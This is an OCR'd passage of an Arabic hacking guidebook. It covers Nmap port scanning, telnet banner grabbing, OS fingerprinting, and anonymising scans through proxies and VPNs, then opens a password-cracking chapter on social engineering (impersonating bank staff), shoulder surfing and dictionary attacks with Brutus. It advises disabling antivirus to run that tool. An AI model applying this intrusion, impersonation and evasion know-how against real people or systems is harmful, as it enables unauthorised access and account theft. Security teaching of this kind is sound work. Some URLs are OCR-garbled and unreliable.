
فيما يلي نعرض بعض أشهر الأدوات المتوفرة للفحص:

Nmap

وهي أداة مفتوحة المصدر لتدقيق الأمن على شبكة معنية وتعمل هذه الأداة على المنصات المختلفة مثل لينكس وويندوز وماك. وتأتي أساسًا على شكل واجهة خط أوامر مثل خط أوامر الويندوز، كما أن هناك نسخة منها متوفر بواجهة مستخدم وتدعى **Zenmap**. للحواسيب العاملة بالويندوز يمكنك تحميل نسخة **Nmap** على هيئة .exe ثم تقوم بتثبيتها. لتحميل الأداة اتبع الرابط التالي:

تحميل Nmap: http ://nmap.org/download.html

بعد تثبيت الأداة، افتح أيقونة البرنامج الظاهرة على سطح المكتب والتي ستظهر بالشكل التالي:



شكل ٦,٣

يجب أن تملأ الخانة المسماة "الهدف" "Target" بعنوان آي بي الهدف أو اسم النطاق الذي ترغب في عمل فحص له. كما تأتي الأداة مع ١٠ أنواع فحص مختلفة والتي يمكنك الاختيار فيما بينها

الفحص المكثف

هذا الفحص سريع بشكل معقول حيث أنه يفحص منافذ برتوكول ضبط الإرسال (TCP) فقط. بالإضافة إلى أنه يحاول تحديد نظام التشغيل العامل على الهدف والخدمات العاملة وأرقام الإصدارات.

الفحص المكثف زائد برتوكول بيانات المستخدم

وهو نفس الفحص المكثف الموصوف آنفًا ولكن يُضاف إليه فحص منافذ بيانات المستخدم.

الفحص المكثف مع جميع منافذ ضبط الإرسال

على العكس من الفحص المكثف والذي يفحص فقط أشهر ١٠٠٠ منفذ، يقوم "الفحص المكثف ومع جميع منافذ ضبط الإرسال" بالبحث في كل الـ ٦٥٥٣٥ منفذ المتوفرين.

الفحص المكثف بدون عمل ping

يستثني هذا الاختيار عمل ping على الهدف من *الفحص المكثف*. قد تستخدم هذه الاختيار إذا كنت تعلم مسبقًا أن الهدف يعمل أو أنه يحظر عمل استعلامات ping.

فحص Ping

هذا الاختيار يقوم بعملية ping للهدف بدون تنفيذ أي فحص للمنافذ من أي نوع.

الفحص السريع

وهي أنواع فحص أسرع من أنواع الفحص المكثف عن طريق تحديد أشهر منافذ ضبط الإرسال التي سيفحصها وعددها يقارب ١٠٠ منفذ.

الفحص السريع المحسن

ويضيف كشف وتحديد نظام التشغيل العامل بالإضافة إلى تحديد رقم إصدارات بعض العناصر الموجودة في الهدف.

المتتبع السريع

يبين لك هذا الاختيار المسار الذي تسلكه حزم البيانات للوصول للهدف بدءًا من الخادم المحلي (المصدر أو حاسوبك الخاص).

الفحص العادي

سيقوم هذا بعملية ping بالإضافة لفحص منافذ التحكم في الإرسال وفحص ١٠٠٠ منفذ على الهدف.


الفحص الشامل البطيء

يقوم هذا الفحص بعمل كل الخيارات المتاحة والمحتملة لكشف أكبر قدر من المعلومات يمكن الحصول عليه عن الهدف. حيث يقوم باستخدام ثلاثة برتوكولات مختلفة هي برتوكول ضبط الإرسال وبيانات المستخدم وأخيرًا برتوكول التحكم بتدفق الإرسال (SCTP).

من بين العشرة أنواع المختلفة للفحص، فأنا أفضل الفحص المكثف في معظم الحالات. كل ما عليك فعله هو أن تملأ خانة "الهدف" واختيار الفحص المكثف ومن ثم الضغط على زر فحص.


سنقوم الآن بتحليل نتائج مخرجات أداة **Nmap** عن طريق تجريبها على هدف تجريبي.

بعد اكتمال الفحص سيظهر تبويب " مخرجات " "Nmap Output" قائمة بمخرجات كل عمليات الفحص التي أجريت مثل الوقت والتاريخ ونتائج عمليات الـ ping والمنافذ المفتوحة على نظام التشغيل المستهدف ونتائج التتبع مثل المعروض كالآتي:



شكل ٦,٤

تُفَصل علامات التبويب الأخرى النتائج إلى فئات منظمة حيث تعرضهم على باستخدام واجهة مستخدم جرافيكية. تعرض علامة التبويب المسماة "منافذ/مستضيفات" "Ports/Hosts" قائمة بالمنافذ المكتشفة وحالتها سواء كانت تلك المنافذ مفتوحة أو مغلقة والبرتوكول والخدمات العاملة على كل منفذ منهم. وهو ما تظهر لقطة الشاشة المعروضة تاليًا:



Port	Protocol	State	Service	Version
20	tcp	closed	ftp-data	
21	tcp	closed	ftp	
22	tcp	open	ssh	OpenSSH 4.3 (protocol 2.0)
25	tcp	closed	smtp	
53	tcp	closed	domain	
80	tcp	open	http	nginx
110	tcp	closed	pop3	
113	tcp	closed	ident	
143	tcp	closed	imap	
443	tcp	closed	https	
3306	tcp	open	mysql	MySQL 5.0.95-log

شكل ٦,٥

تظهر علامة التبويب المسماة "طبولوجية""Topology" نتائج أمر التتبع بطريقة مرئية. حيث تظهر كل قفزة بيانات تمت على المسار بين جهاز الزبون والمستضيف.



شكل ٦,٦


تظهر علامة التبويب المسماة "تفاصيل المستضيف" "Host Details" حالة المستضيف واسمه وعدد المنافذ المفحوصة ووقت التشغيل وآخر مرة تم الإقلاع فيها ونوع نظام التشغيل العامل عليه بما فيه رقم النسخة والكثير من التفاصيل كما يظهر في الشكل التالي:



شكل ٦,٧

NetScanTools Pro

هو برنامج آخر قيّم جدًا لأنظمة الويندوز وفيه مجموعة أدوات شبكة قوية جدًا -تزيد عن ٥٠ أداة -ويشمل نظام استخراج المعلومات الآلي واليدوي.



شكل ٦,٨

يمكنك استخدام "الأدوات الآلية" "Automated Tools" لعمل فحص سريع للمنافذ والحصول على المعلومات المهمة عن الهدف مثل سجلات اسماء النطاقات وبيانات المالك وتفاصيل التتبع من مكان معين. على الجانب الآخر يحتوي قسم "الأدوات اليدوية" "Manual Tools" على أدوات مفردة تستخدم لمنح المزيد من التحكم في عملية الفحص للمستخدمين المحترفين.

أدوات متوفرة على الانترنت

كما يمكنك استخدام أدوات أخرى متوفرة على الإنترنت لفحص المنافذ وكشف المعلومات الهامة عن الهدف. فيما يلي نعرض بعض أدوات الشبكة الهامة والتي هي جديرة بالأخذ في الاعتبار.

- PenTest-Tools
- YouGetSignal

أدوات أخرى مشهورة

فيما يلي قائمة ببعض الأدوات الأخرى المشهورة التي قد تود استكشافها بنفسك:

- SuperScan
- ipEye

بصمة نظام التشغيل

وهي عملية تهدف إلى تحديد نظام التشغيل العامل على الهدف. فيما يلي بعض طرق تحديد نظام التشغيل المشهورة:

البصمة الفعالة

وهي طريقة تحدد حزم البيانات المحمولة إلى الجهاز أو الشبكة المستهدفة وتأخذ في الاعتبار الرد عليها. وحيث أن لكل نظام تشغيل طريقة رد خاصة على حزم البيانات فهذا الرد يستخدم لتحليل وتحديد نظام التشغيل المستهدف. أحد أبسط الأمثلة هو استخدام أداة *Nmap* التي ناقشناها في القسم السابق حيث تستخدم طريقة البصمة الفعالة لتحديد نظام التشغيل المستهدف.

انتزاع الشعار (Banner Grabbing)

إحدى طرق البصمة الفعالة الأكثر شيوعًا من طرق البصمة الفعالة هي طريقة انتزاع الشعار. يمكن تنفيذ هذه الطريقة عن طريق أداة تسمى **telnet** وهي متوفرة للعمل على نسخة ويندوز XP والنسخ السابقة. لنسخ ويندوز فيستا وويندوز ٧ وويندوز ٨ ستحتاج لتفعيل أداة **telnet** المدمجة في نظام التشغيل قبل استخدامها. ابحث في محرك بحث جوجل عن التالي "تفعيل telnet على الويندوز" وستجد معلومات مفصلة عن تفعيل الأداة.

حالما تُفعّل telnet على حاسوبك سيمكنك تنفيذ طريقة انتزاع الشعار بسهولة. اكتب التالي في سطر الأوامر لتحديد نظام التشغيل العامل على الهدف.

telnet target-domain-or-IP 80

سيؤدى هذا إلى فتح اتصال مع الهدف.

ثم بعد ذلك اكتب التالي (HEAD / HTTP/1.1) ثم اضغط على مفتاح الإدخال مرتين. سيؤدى هذا الأمر إلى استخراج النتائج المتاحة عن نظام التشغيل المستهدف الموضح في الشكل التالي:

```
HTTP/1.1 400 Bad Request
Date: Wed, 15 Oct 2014 11:11:13 GMT
Server: Apache/2.2.26 (Unix) mod_ssl/2.2.26 OpenSSL/1.0.1e-fips mod_bwlimited/1.
4
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

شكل ٦,٩

طريقة البصمة السلبية

وهي تقنية تستخدم طرق غير مباشرة لتحديد نظام التشغيل المستهدف. فعلى العكس من طريقة البصمة الإيجابية التي ترسل حزم بيانات للهدف، تقوم هذه الطريقة باستخدام تقنية السف (sniffing) لتحليل مسلك الشبكة المستهدفة وتحديد نظام التشغيل. وهي أقل كفاءة من طريقة البصمة الإيجابية. يمكنك استخدام أدوات مثل **Netcraft** لعمل طريقة البصمة السلبية.

أداة (Netcraft): http://toolbar.netcraft.com/site_report

ادخل على الموقع السابق لتصل إلى أداة ***Netcraft*** وأدخل اسم النطاق المستهدف أو عنوان الآي بي المستهدف لتعرف نظام التشغيل والثغرات المحتملة وتقييم خطورة هذا الهدف ومعلومات اخرى مفيدة.

إخفاء هويتك

إخفاء هويتك الحقيقية خلال عمليات البصمة والفحص مهم جدًا حيث أنه من المحتمل أن يقوم الهدف الذي تتبعه بتتبعك. سنناقش فيما يلي بعض الطرق التي يمكنك استخدامها لإخفاء هويتك:

استخدام بروكسي

يمكن استخدام خادم بروكسي لإخفاء عنوان الآي بي الخاص بك أثناء محاولات اختراق وفحص الأهداف. وحيث أن عنوان الآي بي يكشف الكثير عنك فإن إخفاءه باستخدام البروكسي هام جدًا لإخفاء هويتك.

على الرغم من توفر أنواع مختلفة من البروكسي إلا إنني أنصح باستخدام خدمة بروكسي VPN لإخفاء عنوان الآي بي. تقدم VPN خدمة سريعة وموثوقة ليس فقط لإخفاء عنوان آي بي جهازك ولكن لحماية بياناتك وهويتك على الانترنت. فيما يلي بعض خدمات VPN المشهورة والتي يمكنك تجربتها:

- HideMyAss Proxy
- VyprVPN Proxy

وبدلًا من هذا يمكنك ايضًا استخدام سلسلة من خدمات البروكسي العامة لإخفاء عملياتك باستخدام Porxifier وSocksChain. لاحظ أن خدمات البروكسي المجانية قد تؤدي إلى إبطاء سرعتك ومن ثم يُنصح باستخدام خدمات VPN.

طريقه أخرى يمكنك بها إخفاء هويتك باستخدام أدوات على الانترنت لعمل عمليات الفحص وping. عند استخدام الأدوات على الانترنت، سيظهر عنوان الخادم الذي يستضيف الأدوات المستخدمة بدلًا من عنوان المهاجم الحقيقي.

بعد جمع أكبر قدر ممكن من المعلومات عن الهدف من خلال عمليات البصمة والفحص، عليك الآن أن تبدأ بتحليلها لتحصل على الثغرات المحتملة في نظام التشغيل والتقنيات والخدمات العاملة على الهدف. يمكنك استخدام المواقع التالية لتحصل على معلومات عن أحدث الثغرات الأمنية وكيفية استغلالها.

1. http ://www.securiteam.com
2. http://www.zone-h.org
3. http://www.securitvfocus.com
4. http://www.packetstormsecurity.com
5. http://www.cvbercrime.gov

التدابير المضادة

تعلمت-حتى الآن-تقنيات الفحص المختلفة لكشف المعلومات عن الهف. سنناقش فيما يلي بعض التدابير المضادة التي يمكنك استخدامها لمنع تسرب معلوماتك إلى أيدي الهاكر.

- اضبط إعدادات خوادم الانترنت لمنع تسرب المعلومات.
- عطل الخدمات والبرتوكولات غير المرغوب فيها أو غير المستخدمة.
- استخدم نظام تحديد التطفل (IDS) لتحديد وتسجيل فحص المنافذ.

الفصل السابع -اختراق كلمات السر

اختراق كلمات السر هو واحد من أكثر المواضيع التي تُناقش بشكل موسع في مجال الهاكر. في هذه الأيام تلعب كلمات السر الدور المحوري في تحديد أمن نظام خادم ويب أو أي نظام حاسوب. وكنتيجة لهذا فإن اختراق كلمات السر هو أسهل طريقة للدخول إلى النظام وفي بعض الأحيان هو الطريقة الوحيدة لهذا. في هذا الفصل، سنعرض العديد من تقنيات اختراق كلمات السر المتنوعة والتي تُستخدم بكثرة في مجال الهاكر.

في البداية، أود أن أعرض لك بعض التقنيات المشهورة والبسيطة والعملية لاختراق كلمات السر:

١. **الهندسة الاجتماعية**: تختص هذه التقنية بعمل حيل نفسية تدفع الأشخاص لكشف معلوماتهم السرية. بعبارة أخرى، الهندسة الاجتماعية هي حيلة يقوم بها الهاكر للحصول على ثقة الأشخاص المستهدفين بحيث يكشفوا كلمات السر بنفسهم.

- سيناريو-١: قد يقوم الهاكر بالاتصال بالشخص منتحلًا شخصية موظف في البنك ويطلب منه تأكيد كلمة السر وأن هذا الإجراء جزء من برنامج تحديث شامل في البنك. في معظم الحالات تنطلي الحيلة على الشخص وينتهي الأمر بكشف كلمة السر الخاصة به للهاكر.
- سيناريو-٢: لتجنب إثارة شكوك، فبدلًا من طلب الحصول على كلمة السر بشكل مباشر من الضحية، يقوم الهاكر بالحصول على معلومات حيوية أخرى مثل تاريخ الميلاد ومحل الميلاد وبيانات الدراسة .... إلخ من الشخص المستهدف. باستخدام تلك البيانات، يمكن للهاكر إعادة ضبط كلمة السر والحصول على الوصول الكامل لحساب الشخص المستهدف.

بالرغم من بساطة الهندسة الاجتماعية إلا أن معظم الأشخاص يقعون ضحية الهجوم بسهولة. يمثل نقص وعي المستخدمين السبب الأول لنجاح تلك الحيل.

٢. **التخمين**: حيث أن معظم الناس يستخدمون كلمات سر سهلة التذكر مثل اسماء ابنائهم أو رقم الهاتف .... إلخ، فمن السهل في معظم الأحيان للهاكر تخمين كلمات السر.

٣. **التجسس من الخلف**: وهو نوع من التجسس على الشخص من خلال مراقبة أصابع يديه عند كتابته لكلمة المرور على لوحة المفاتيح. هذه التقنية تعمل بشكل جيد في المناطق المزدحمة مثل المقاهي وماكينات الصراف الآلي حيث لا يلقى الناس بالاً في غالب الأحيان لما يجري خلفهم.

بعد التعرف على بعض الطرق السهلة لاختراق كلمات السر، يمكننا الآن الانتقال لمستوى أعلى في هذا الشأن. والآن دعنا ننطلق للتعرف على بعض الطرق الاحترافية التي يستخدمها الهاكر لاختراق كلمات السر.

هجوم القاموس

وهو نوع تقنيات اختراق كلمات السر حيث يقوم الهاكر باستخدام قائمة طويلة من الكلمات للدخول حتى يحدث تطابق بين إحدى تلك الكلمات وكلمة السر المخزنة. يمكن لهذه التقنية اختراق كلمات السر التي تحتوي على كلمات واضحة وصحيحة ويمكن إيجادها في القواميس.

وعلى العموم فنجاح تقنية هجوم القاموس يرجع لنزعة الأشخاص وميلهم لاستخدام كلمات سر يسهل استخدامها ومن ثم يمكن إيجاد تلك الكلمات في القاموس. وعلى الرغم من هذا فإن استخدام تركيبات لكلمات السر تحتوي على تشكيلة من الحروف الهجائية والأرقام أو تغيير تهجئة كلمة السر يجعل نجاح هجوم القاموس مستحيلًا.


أحد أدواتي المفضلة لعمل الهجوم بالقاموس هي **Brutus** هي أداة لاختراق كلمات السر تعمل عبر الإنترنت والتي تعمل على أنظمة الويندوز ويمكن تحميلها من الرابط التالي:

تحميلBrutus : /http://www.hoobie.net/brutus

ملحوظة: بعض مضادات الفيروسات معروفة بتعارضها من برنامج Brutus. لذلك ينصح بتعطيل برنامج مضاد الفيروسات مؤقتًا قبل تشغيل Brutus.

والآن سأقدم لك عرضًا عمليًا لكيفية استخدام برنامج Brutus. وفيما يلي الإجراء خطوة بخطوة:


١. بعد تحميل الأداة من الرابط السابق، فك الحزمة إلى مجلد فارغ.
٢. شغل ملف "BrutusA2.exe" لفتح البرنامج كما يظهر في الشكل المرفق:



شكل ٧,١

